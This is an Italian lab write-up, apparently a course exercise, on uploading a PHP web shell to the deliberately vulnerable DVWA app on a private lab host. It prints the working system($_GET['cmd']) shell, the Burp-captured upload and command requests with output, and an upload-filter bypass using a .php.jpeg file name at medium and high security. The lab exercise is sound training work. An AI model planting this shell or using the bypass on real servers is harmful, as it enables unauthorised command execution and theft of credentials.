Consegna:

- Codice php.
- Risultato del caricamento (screenshot del browser).
- Intercettazioni (screenshot di burpsuite).
- Risultato delle varie richieste.
- Eventuali altre informazioni scoperte della macchina interna.
- BONUS: usare una shell php più sofisticata.
- BONUS 2: caricare la shell con sicurezza media e alta


CODICE PHP

Qui un semplice codice PHP che abbiamo utilizzato:

```
<?php
if (isset($_GET['cmd'])) {
   $cmd = $_GET['cmd'];
   system($cmd);
}
?>
```

CARICAMENTO

Lo carico tramite l'upload della DVWA a sicurezza bassa



Utilizzando burpsuite, intercetto le varie request e response di caricamento e utilizzo della shell:

Le request del caricamento:

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.51.101
Content-Length: 480
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://192.168.51.101
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryA8NzheyV8f6xvl0m
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.51.101/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=28e8c6d9cb570c55447ef78b8bed02d9
Connection: keep-alive

------WebKitFormBoundaryA8NzheyV8f6xvl0m
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundaryA8NzheyV8f6xvl0m
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: application/x-php

<?php
if (isset($_GET['cmd'])) {
    $cmd = $_GET['cmd'];
    system($cmd);
}
?>

------WebKitFormBoundaryA8NzheyV8f6xvl0m
Content-Disposition: form-data; name="Upload"

Upload
------WebKitFormBoundaryA8NzheyV8f6xvl0m--
```

La response è allegata come file .txt su GitHUB

Utilizzo della shell:

Request del utilizzo shell:

```
GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
Host: 192.168.51.101
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=28e8c6d9cb570c55447ef78b8bed02d9
Connection: keep-alive
```

Response:

```
HTTP/1.1 200 OK
Date: Mon, 16 Sep 2024 12:31:21 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 25
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

dvwa_email.png
shell.php
```


Eventuali altre informazioni scoperte:
Possiamo scoprire la versione del server che è Apache/2.2.8

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.51.101 Port 80

Poi, tramite la shell, possiamo accedere a ogni tipo di informazione tramite i comandi, come nomi utente e password, porte aperte, etc

Bonus 1: utilizzo di una shell PHP più sofisticata

Con l'aiuto del IA siamo andati a costruirci una shell con una semplice interfaccia grafica e una lista dei comandi utilizzabili.Allego il file della shell nella cartella GitHUB



Bonus 2:

Proviamo a caricare una shell PHP con difficoltà media.


```
Your image was not uploaded.
```

Le restrizioni che ci vengono date sono che il file deve essere di tipo immagine/jpeg.

```
if (($uploaded_type == "image/jpeg") && ($uploaded_size < 100000)){
```


Rinominiamo il nostro file .php.jpeg e proviamo a ricaricarlo:


La nostra shell è funzionante:



Proviamo ora con la difficoltà alta:

Nello stesso modo, riusciamo a caricare i file ed eseguirli anche a difficoltà alta:




Shell PHP Grafica
Damn Vulnerable Web Ap
192.168.51.101/dvwa/hackable/uploads/advanced_shell_high.php.jpeg
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Comandi disponibili:
date: Mostra data e ora correnti
phpinfo: Mostra informazioni su PHP
server: Mostra variabili del server
listfiles: Elenca i file nella directory corrente
diskspace: Mostra lo spazio su disco
echo [testo]: Stampa il testo specificato
calc [espressione]: Calcola l'espressione matematica
help: Mostra questa lista di comandi
Inserisci un comando (usa 'help' per la lista)
Esegui